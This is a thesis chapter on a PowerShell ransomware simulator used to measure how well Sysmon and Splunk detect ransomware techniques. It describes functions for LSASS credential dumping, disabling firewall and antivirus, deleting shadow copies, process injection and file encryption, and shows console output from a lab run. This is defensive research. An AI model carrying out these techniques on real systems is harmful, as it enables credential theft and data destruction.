The chapter is structured as follows: Section 4.1 details the design, implementation, and execution of the ransomware simulator, including a discussion on key ransomware TTPs, attack scenarios, and challenges encountered. Section 4.2 presents the technical analysis of Sysmon logs, assessing the effectiveness of Sysmon in capturing and logging events related to simulated ransomware attacks. Section 4.3 explores the role of centralized logging with Splunk Enterprise, assessing its contribution in enhancing detection and analysis of ransomware attacks, along with its integration with Sysmon logs. Section 4.4 outlines potential strategies and recommendations developed based on the findings, aimed at improving the detection and analysis of simulated ransomware attacks. Finally, Sections 4.5 address the research questions and provide a comprehensive discussion and interpretation of the overall findings, considering the implications of this research for cybersecurity professionals and future studies.

The research conducted and the insights gained through this study have revealed critical shortcomings in Sysmon's ability to capture and log certain types of network traffic associated with ransomware activities. Furthermore, it emphasized the importance of testing and validation of detections and log sources, underscoring the necessity for additional log sources for redundancy and correlation. This study seeks to contribute to the broader understanding of effective ransomware detection and response strategies, and to bolster the cybersecurity posture of organizations against sophisticated cyber threats

4.1 Ransomware Simulator

In this chapter, we present the results and analysis of our ransomware simulation and detection using Sysmon. Our objective was to create a realistic and comprehensive simulation of a ransomware attack, focusing on the Tactics, Techniques, and Procedures (TTPs) commonly employed by ransomware operators. Additionally, we aimed to demonstrate Sysmon's capabilities in detecting and monitoring these activities, providing valuable insights for threat hunting and incident response.

4.1.1 Ransomware Simulation Setup and Execution

To set up and execute the ransomware simulation, we developed a PowerShell script incorporating multiple functions, each representing a specific TTP or attack scenario commonly associated with ransomware attacks. These functions were carefully chosen based on the MITRE ATT&CK framework and real-world ransomware incidents.

The ransomware simulator code is attached in Appendix A - Ransomware Simulator Code and the functions for the simulator are:

1. Invoke-RansomwareSimulation: Orchestrates the execution of other functions (T1059.001).
2. Write-Log: Writes log entries for the simulation activities.
3. Show-Progress: Displays the progress of the simulation.
4. System-Enumeration: Enumerates the victim's system to gather valuable information for the attacker (T1082).
5. Get-LocalAccounts: Retrieves local user account information, including usernames and group memberships (T1087.001).
6. Simulate-NetworkPortScan: Scans network ports to discover open services on the target system (T1046).
7. Terminate-Processes: Terminates processes associated with security tools and services (T1562.001).
8. Persistence-RegistryRunKeys: Ensures the persistence of the ransomware on the infected system (T1547.001).
9. Disable-ModifyFirewall: Disables or modifies the Windows Firewall to allow unauthorized network access (T1562.004).
10. Disable-AntivirusRealTimeProtection: Disables real-time antivirus protection on the system (T1562.001).

11. Dump-LSASSUsingProcdump: Dumps the LSASS process memory to extract credentials (T1003.001).
12. Download-Ransomware: Simulates downloading additional ransomware payloads (T1105)
13. Compile-Payload: Simulates compilation of ransomware payload for execution (T1059.001).
14. Obfuscation: Applies obfuscation techniques to hide the true nature of the malicious code (T1027).
15. Process-Injection: Injects malicious code into a running process to evade detection (T1055).
16. Exfiltrate-Data: Simulates the exfiltration of sensitive data to a remote server (T1041).
17. Simulate-FileEncryption: Emulates the file encryption process typical of ransomware attacks (T1486).
18. Invoke-FileDeletion: Deletes files to hinder recovery efforts (T1485).
19. Invoke-FileBlockShredding: Shreds file blocks to prevent data recovery (T1485).
20. Simulate-C2Communication: Simulates Command & Control (C2) communication between the infected system and the attacker's server (T1102).
21. Create-RansomNote: Generates a ransom note to inform the victim about the attack (T1489).

During the execution of the ransomware simulation, Sysmon was configured to monitor and log relevant events associated with the TTPs employed by the simulator. This enabled us to analyze Sysmon's effectiveness in detecting and tracking ransomware activities.

The detailed analysis of the simulation outcomes allowed us to observe the behavior of the ransomware attack at each stage, from initial access to the final encryption and exfiltration of data.

4.1.2 Expected Outcomes of Ransomware Simulation

In this section, we outline the expected outcomes of the ransomware simulation and analyze the potential impact of each function, based on our understanding of ransomware behavior and the Tactics, Techniques, and Procedures (TTPs) commonly associated with ransomware attacks. Our aim is to establish a clear set of expectations for the simulation, which can be compared with the actual results to evaluate the effectiveness of Sysmon in detecting and monitoring ransomware activities.

Write-Log

The Write-Log function serves as a logging mechanism for the ransomware simulation. It captures and records information, warnings, and errors generated during the execution of the simulation. This function is essential for monitoring the progress of the simulation and troubleshooting any issues that may arise during its execution. Additionally, the logs generated by the Write-Log function can be used to analyze the sequence of events in the simulation, providing valuable insights into the behavior of ransomware and the effectiveness of detection mechanisms.

Show-Progress

The Show-Progress function is designed to provide a visual representation of the progress made during the ransomware simulation. By displaying the current step, total steps, and the current action being performed, this function helps users monitor the progress of the simulation and estimate the time required for its completion. The progress indicator can be valuable for tracking the performance of the simulation and identifying any bottlenecks or inefficiencies in the simulation.

Invoke-RansomwareSimulation

This function serves as the main function of the simulation, coordinating the execution of other functions. Similar to Show-Progress, it does not have a direct impact on the targeted system but is crucial for organizing the simulation.

System-Enumeration

The System-Enumeration function simulates the behavior of ransomware in discovering system information. This function retrieves various system attributes, such as computer name, operating system, architecture, logical processors, total physical memory, disk drives, and IPv4 configuration. Ransomware often uses this information to identify the target environment and adapt its behavior accordingly, targeting specific system configurations or vulnerabilities . By simulating this behavior, the System-Enumeration function allows us to evaluate Sysmon's ability to detect and monitor the system information discovery activities commonly associated with ransomware attacks.

Get-LocalAccounts

The Get-LocalAccounts function simulates the behavior of ransomware in discovering local accounts on the targeted system. This function retrieves information about local user accounts, including their name, whether they are disabled, the date the password was last set, and whether they have administrative privileges. Ransomware often uses this information to escalate privileges and gain access to critical system resources. By simulating this behavior, the Get-LocalAccounts function allows us to evaluate Sysmon's ability to detect and monitor account discovery activities commonly associated with ransomware attacks.

Simulate-NetworkPortScan

The Simulate-NetworkPortScan function simulates ransomware behavior in scanning network services to identify potential vulnerabilities and points of entry. This function attempts to establish connections with a predefined list of ports on a specified remote host, allowing the simulation to identify open and closed ports, as well as any issues encountered during the scanning process. Ransomware frequently uses network service scanning to gather information about the target environment and identify opportunities for lateral movement or further exploitation . By simulating this behavior, the Simulate-NetworkPortScan function enables us to assess Sysmon's capacity to detect and monitor network scanning activities associated with ransomware attacks.

Disable-BackupProcesses

The Disable-BackupProcesses function simulates the behavior of ransomware in inhibiting system recovery by terminating backup processes, such as OneDrive. Ransomware often seeks to prevent victims from restoring their systems and files from backups, making the ransom demand more effective . By simulating this behavior, the Disable-BackupProcesses function allows us to evaluate Sysmon's ability to detect and monitor ransomware activities aimed at inhibiting system recovery.

Inhibit-SystemRecovery

The Inhibit-SystemRecovery function simulates ransomware's attempts to further inhibit system recovery by disabling System Restore, deleting Volume Shadow Copies, and removing Windows Backup catalog files. These actions make it more difficult for victims to restore their systems and files without paying the ransom, increasing the likelihood of compliance. By simulating this behavior, the Inhibit-SystemRecovery function enables us to assess Sysmon's capacity to detect and monitor ransomware activities that inhibit system recovery.

Disable-ModifyFirewall

The Disable-ModifyFirewall function simulates an attacker attempting to disable or modify the system firewall, which is a common TTP for ransomware attacks .

The expected outcome of this simulation is the successful disabling of the firewall for the Domain, Private, and Public profiles. The impact of this function is that it may allow unauthorized network traffic, potentially enabling the attacker to move laterally within the network and exfiltrate sensitive data.

Disable-AntivirusRealTimeProtection

The Disable-AntivirusRealTimeProtection function simulates the disabling of antivirus real-time protection. The expected outcome is the successful disabling of real-time monitoring, potentially allowing the ransomware to execute undetected . The impact of this function is an increased risk of a successful ransomware attack, as the compromised system's defenses are weakened.

Dump-LSASSUsingProcdump

The Dump-LSASSUsingProcdump function simulates the dumping of LSASS credentials using the Procdump tool. The expected outcome is the successful extraction of LSASS credentials into a dump file . The impact of this function is the potential compromise of sensitive credential information, which can be used to gain unauthorized access to other systems and services within the network.

Simulate-RemoteFileCopyViaClipboard

The Simulate-RemoteFileCopyViaClipboard function is designed to simulate the copying of a remote file to the local system using clipboard change. However, this technique can also be used to copy malicious code into the system, which can result in the execution of the code on the local system. The expected outcome of this function is the successful download and storage of the remote file's content in a local file . The impact of this TTP is the potential exfiltration of sensitive data from the compromised system to an attacker-controlled remote location or the execution of malicious code on the local system. This TTP highlights the importance of monitoring clipboard activity and implementing proper security controls to prevent the unauthorized transfer of sensitive data or the execution of malicious code.

Download-Ransomware

The Download-Ransomware function simulates the ingress tool transfer of a ransomware payload. The expected outcome is the successful download of the ransomware file to the specified destination. The impact of this function is the potential execution and propagation of ransomware within the compromised system and network, leading to data encryption and possible data loss.

Compile-Payload

This function simulates the compilation of a malware payload . The expected outcome is the creation of a mock executable file with a hardcoded name and location. The impact of this function is to demonstrate the ability of threat actors to compile and store a ransomware payload on the target system, which can later be executed to compromise the system.

Obfuscation

This function simulates the obfuscation of file names and commands, which are common techniques used by ransomware to evade detection. The expected outcome is the successful obfuscation and deobfuscation of a given string using XOR encryption and the execution of a command using an encoded command string. The impact of this function is to highlight the challenges in detecting and analyzing obfuscated files and commands that are commonly employed by ransomware operators.

Process-Injection

This function simulates process injection using process hollowing. The expected outcome is the successful injection of a payload into a running process (in this case, "notepad.exe") and the subsequent execution of the payload within the context of the injected process. The impact of this function is to demonstrate how ransomware operators can inject malicious code into legitimate processes, thus evading security solutions and complicating detection and analysis.

Persistence-RegistryRunKeys

The expected outcome of this function is the successful addition of a simulated ransomware executable to the registry run keys, ensuring persistence on the target system by launching the ransomware upon system startup or user logon.

Exfiltrate-Data

The Exfiltrate-Data function simulates the exfiltration of sensitive data to a remote server. Data exfiltration can result in severe financial, reputational, and regulatory consequences for the victim, particularly if the stolen data includes personally identifiable information (PII) or other confidential material.

Simulate-FileEncryption

Simulating the file encryption process typical of ransomware attacks, the Simulate-FileEncryption function demonstrates the primary objective of ransomware: rendering the victim's data inaccessible until a ransom is paid. The impact of file encryption can be devastating, leading to operational disruption, financial losses, and reputational damage.

Invoke-FileDeletion

This function simulates the deletion of files in a specified folder, illustrating the potential for data destruction in a ransomware attack. The expected outcome is the successful deletion of all files in the target folder.

Invoke-FileBlockShredding

The expected outcome of this function is the successful secure deletion of files in a specific folder using a file shredding utility. This demonstrates the potential for ransomware to cause irrecoverable data loss.

Create-RansomNote

The Create-RansomNote function generates a ransom note, typically informing the victim about the encryption of their files and demanding a ransom payment for decryption. The psychological impact on the victim can be substantial, leading to potential financial losses and reputational damage.

Simulate-C2Communication

The Simulate-C2Communication function emulates Command & Control (C2) communication between the infected system and the attacker's server. C2 communication is a critical component of many advanced cyberattacks, as it allows the attacker to maintain control over the compromised system and issue further commands.

In conclusion, the ransomware simulation functions offer a detailed representation of a ransomware attack, encompassing a variety of TTPs and attack scenarios. Each function has its potential impact on the targeted system, emphasizing the numerous risks associated with ransomware attacks. Through the simulation and analysis of these functions, the effectiveness of Sysmon in detecting and monitoring ransomware activities is demonstrated, contributing to the development of more robust detection and response strategies. The comprehensive nature of this simulation allows researchers and analysts to better understand the intricacies of ransomware attacks and develop more effective countermeasures to protect against these increasingly prevalent threats.

4.1.3 Challenges, issues, or limitations of the Ransomware Simulator

During the ransomware simulation, several challenges, issues, and limitations were encountered that required careful consideration and problem-solving. One of the primary challenges was creating realistic test data that could accurately represent real-world scenarios. Ensuring that the data used in the simulation was comprehensive and representative was essential for achieving meaningful results and analysis.

Another challenge was ensuring the compatibility of the functions with the operating system. Given the diversity of Windows systems and the frequent updates they receive, it was crucial to ensure that each function worked as intended and did not cause unintended consequences or system instability. This required manual testing and validation of each function, which was a time-consuming and labor-intensive process.

A specific issue that was encountered during the ransomware simulation was related to the function "Disable-ModifyFirewall". When this function was executed as part of the simulation in the Azure environment, it resulted in the loss of Remote Desktop Protocol (RDP) access to the simulator. This loss of connectivity extended for hours or even days in the worst case, significantly disrupting the simulation process and accessibility of the test environment.

Despite numerous efforts, including rebooting, making configuration changes, altering Azure network settings, and even redeploying virtual machines, the connection to the VMs could not be readily restored. This was a byproduct of the "Disable-ModifyFirewall" function, which was designed to simulate a ransomware attack's tactic of disabling or modifying the Windows Firewall. Although we anticipated that this function would alter the firewall settings, we had not fully foreseen the extent of its impact – namely, it effectively severed the RDP link to our Azure environment.

To mitigate this issue and maintain connectivity to the VMs during the simulation, a decision was made to reinstate the original firewall rules immediately after the "Disable-ModifyFirewall" function had been executed. This enabled the simulation of a ransomware attack disabling or modifying the firewall, without leading to a prolonged loss of RDP access.

This challenge underscores the intricacies of simulating realistic ransomware attack behaviors, particularly when dealing with network configurations and security settings. It further emphasizes the importance of considering the broader system and network implications of each function included in the ransomware simulation. This experience has served to inform and enhance the development and execution of future simulations, with the aim of improving their realism and reliability while minimizing their impact on the test environment.

A significant challenge was deciding whether to create more functions to expand the simulator to meet a good academic standard of research. This decision had to balance the need for a comprehensive simulation with the practical constraints of time and resources. Furthermore, it was relevant to attempt creating functions that Sysmon would not detect to document shortcomings, showcasing areas where improvements in detection capabilities could be made.

Moreover, balancing the realism of the simulation with ethical considerations and avoiding any unintentional harm to the test environment or data was a constant concern. This required careful planning, design, and execution of the simulation to prevent unintended consequences, such as the actual encryption of files or exposure of sensitive information.

Additionally, the limitations of Sysmon and other detection tools needed to be taken into account, as they may not capture all relevant events or detect certain advanced obfuscation techniques. This could potentially lead to an underestimation of the effectiveness of certain TTPs and require further research to address these gaps.

In summary, the ransomware simulation faced various challenges and limitations, including creating test data, ensuring function compatibility, deciding on the scope of the simulator, and addressing ethical concerns. Overcoming these challenges required careful planning, extensive testing, and continuous adaptation to achieve meaningful and actionable results. The lessons learned from these challenges can contribute to the refinement and improvement of future ransomware simulations and detection strategies.


4.1.4 Execution of Ransomware Simulation

The ransomware simulator script was compiled and executed within PowerShell ISE, an environment that provides a user-friendly interface for running PowerShell scripts and observing their output. The prerequesites to running the simulation was creating the file structure and files that the simulator interacts with, setting up a C2 Server and disabling the tamper protection in Windows.

The execution of the ransomware simulation resulted in a series of actions that mimicked the behaviour of a real-world ransomware attack. These actions, each corresponding to a different TTP, were displayed in the PowerShell ISE console as they were performed, providing real-time feedback on the simulation's progress. The screenshots included in this chapter capture these moments, offering visual evidence of the simulator's functionality.

Simultaneously, Sysmon was configured to monitor and log the events generated by the simulation. The Sysmon logs provided a detailed account of the activities performed during the simulation, including but not limited to, process creation, network connections, and changes to file creation time. These logs, which are critical for understanding the nature and sequence of the simulated ransomware TTPs, were forwarded to a Splunk indexer.


Below are screenshots during the execution of the Ransomware Simulator, the output of the simulator is also provided in Appendix C - Text Output of the Ransomware Simulator


Administrator: Windows PowerShell ISE
File Edit View Tools Debug Add-ons Help

Ransomware Simulation.
Executing TTP step 7, Step 7 of 20.

```
DISCLAIMER:
This ransomware simulation is intended for educational purposes, research, or training only. It includes actions that can aff
ect system services, data, and security settings such as deletion of backups, disabling antivirus/firewall, deleting and encr
ypting files in specific folders. By using this simulator, you acknowledge that you understand its functionality as provided
in the source code and the potential effects on a system. The developer does not take any responsibility for the actions or i
mpacts of this simulator on any system.


Do you accept these terms and agree to use this simulator responsibly? (yes/no): yes
2023-05-12 15:05:07 [INFO] Starting ransomware simulation
2023-05-12 15:05:07 [INFO] Simulating T1082: System Information Discovery


ComputerName        : WIN11SIMULATOR
OperatingSystem     : Microsoft Windows 11 Pro
Architecture        : 64
LogicalProcessors   : 2
TotalPhysicalMemory : 8588759040
DiskDrives          : Microsoft Virtual Disk (17174384640 bytes), Microsoft Virtual Disk (136366917120 bytes)
IPv4Configuration   : {"10.0.0.1"}      {"168.63.129.16"}     {"10.0.0.4", "fe80::f0de:8b4b:3940:82d"}

2023-05-12 15:05:23 [INFO] Simulating T1087.001: Account Discovery - Local Account
Name            : DefaultAccount
Disabled        : True
PasswordLastSet : 5/12/2023 3:05:23 PM
IsAdmin         : False

Name            : Guest
Disabled        : True
PasswordLastSet : 5/12/2023 3:05:24 PM
IsAdmin         : False

Name            : Simulator
Disabled        : False
PasswordLastSet : 4/23/2023 3:15:00 AM
IsAdmin         : True

2023-05-12 15:05:39 [INFO] Simulating T1046: Network Port Scan
2023-05-12 15:05:40 [WARNING] Connection attempt to 10.0.0.5 on port 21 timed out
2023-05-12 15:05:40 [INFO] Port 22 is open on 10.0.0.5
2023-05-12 15:05:41 [WARNING] Connection attempt to 10.0.0.5 on port 23 timed out
2023-05-12 15:05:42 [WARNING] Connection attempt to 10.0.0.5 on port 25 timed out
2023-05-12 15:05:43 [WARNING] Connection attempt to 10.0.0.5 on port 53 timed out
2023-05-12 15:05:44 [WARNING] Connection attempt to 10.0.0.5 on port 80 timed out
2023-05-12 15:05:45 [WARNING] Connection attempt to 10.0.0.5 on port 110 timed out
2023-05-12 15:05:46 [WARNING] Connection attempt to 10.0.0.5 on port 443 timed out
2023-05-12 15:05:46 [INFO] Port 3389 is open on 10.0.0.5
2023-05-12 15:05:47 [WARNING] Connection attempt to 10.0.0.5 on port 445 timed out
2023-05-12 15:05:48 [WARNING] Connection attempt to 10.0.0.5 on port 1433 timed out
2023-05-12 15:05:49 [WARNING] Connection attempt to 10.0.0.5 on port 3306 timed out
2023-05-12 15:05:50 [WARNING] Connection attempt to 10.0.0.5 on port 5432 timed out
2023-05-12 15:05:51 [WARNING] Connection attempt to 10.0.0.5 on port 27017 timed out
2023-05-12 15:05:52 [WARNING] Connection attempt to 10.0.0.5 on port 9200 timed out
2023-05-12 15:05:53 [WARNING] Connection attempt to 10.0.0.5 on port 11211 timed out
2023-05-12 15:05:54 [WARNING] Connection attempt to 10.0.0.5 on port 6379 timed out
2023-05-12 15:05:55 [WARNING] Connection attempt to 10.0.0.5 on port 8080 timed out
2023-05-12 15:05:56 [WARNING] Connection attempt to 10.0.0.5 on port 8443 timed out
2023-05-12 15:06:11 [INFO] Simulating T1490: Inhibit System Recovery - termination of OneDrive processes
[+] Successfully terminated process OneDrive with PID 3800.
2023-05-12 15:06:26 [INFO] Simulating inhibition of system recovery by disabling System Restore, deleting Volume Shadow Copies, and removing Windows Backup catalog
files
2023-05-12 15:06:26 [INFO] System Restore disabled on drive C:
No Instance(s) Available.

2023-05-12 15:06:26 [INFO] All Volume Shadow Copies deleted using WMI command
2023-05-12 15:06:26 [WARNING] Windows Backup catalog file 'Objects.data' not found in the wbem Repository
2023-05-12 15:06:41 [INFO] Simulating T1562.004: Impair Defenses: Disable or Modify System Firewall - disabling or modifying the system firewall
2023-05-12 15:06:54 [INFO] Firewall states restored after simulation
